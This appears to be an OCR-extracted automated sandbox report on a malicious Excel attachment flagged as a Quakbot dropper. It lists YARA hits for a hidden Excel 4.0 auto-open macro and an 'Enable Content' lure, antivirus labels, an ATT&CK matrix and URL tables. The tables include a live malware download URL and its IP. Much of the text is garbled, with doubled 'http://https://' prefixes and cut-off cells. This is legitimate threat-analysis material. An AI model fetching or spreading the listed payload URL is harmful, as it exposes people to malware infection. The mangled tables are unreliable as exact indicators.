ID: 321328
Sample Name: Complaint-Copy_1984632811_11102020.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 20:59:01
Date: 20/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Complaint-Copy_1984632811_11102020…

Overview


General Information

Sample Name:	Complaint-Copy_1984632811_11102020.xls
Analysis ID:	321328
MD5:	3923517a84aa5c..
SHA1:	96339ae67e0634..
SHA256:	5958d4456b3934..

Most interesting Screenshot:



Detection




Score:	84
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Antivirus detection for URL or domain
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found abnormal large hidden Excel …
- Yara detected hidden Macro 4.0 in E…
- Document contains embedded VBA …
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 2844 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
Complaint-Copy_1984632811_11102020.xls	SUSP_EnableContent_String_Gen	Detects suspicious string that asks to enable active content in Office Doc	Florian Roth	• 0x780d:$e1: Enable Editing • 0x7858:$e1: Enable Editing • 0x7876:$e2: Enable Content
Complaint-Copy_1984632811_11102020.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x8ea2:$s1: Excel • 0x9f13:$s1: Excel • 0x374e:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
Complaint-Copy_1984632811_11102020.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Antivirus / Scanner detection for submitted sample

Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found abnormal large hidden Excel 4.0 Macro sheet


HIPS / PFW / Operating System Protection Evasion:

Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 1 1	Path Interception	Path Interception	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 1 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Complaint-Copy_1984632811_11102020.xls	19%	ReversingLabs	Document-Office.Backdoor.Quakbot	
Complaint-Copy_1984632811_11102020.xls	100%	Avira	XF/Agent.B2	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
int.boogieapparel.co.id	4%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://int.boogieapparel.co.id/jvkuykqpn/4574557.png	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
int.boogieapparel.co.id	103.253.212.59	true	false	• 4%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://int.boogieapparel.co.id/jvkuykqpn/4574557.png	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://login.microsoftonline.com/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://shell.suite.office.com:1443	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://cdn.entity.	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://powerlift.acompli.net	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://cortana.ai	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://api.aadrm.com/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://api.microsoftstream.com/api/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://cr.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://graph.ppe.windows.net	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://store.office.cn/addinstemplate	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://web.microsoftstream.com/video/	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
http://https://graph.windows.net	514913CD-09DC-49EE-A35E-AC55604C79F5.0.dr	false		high
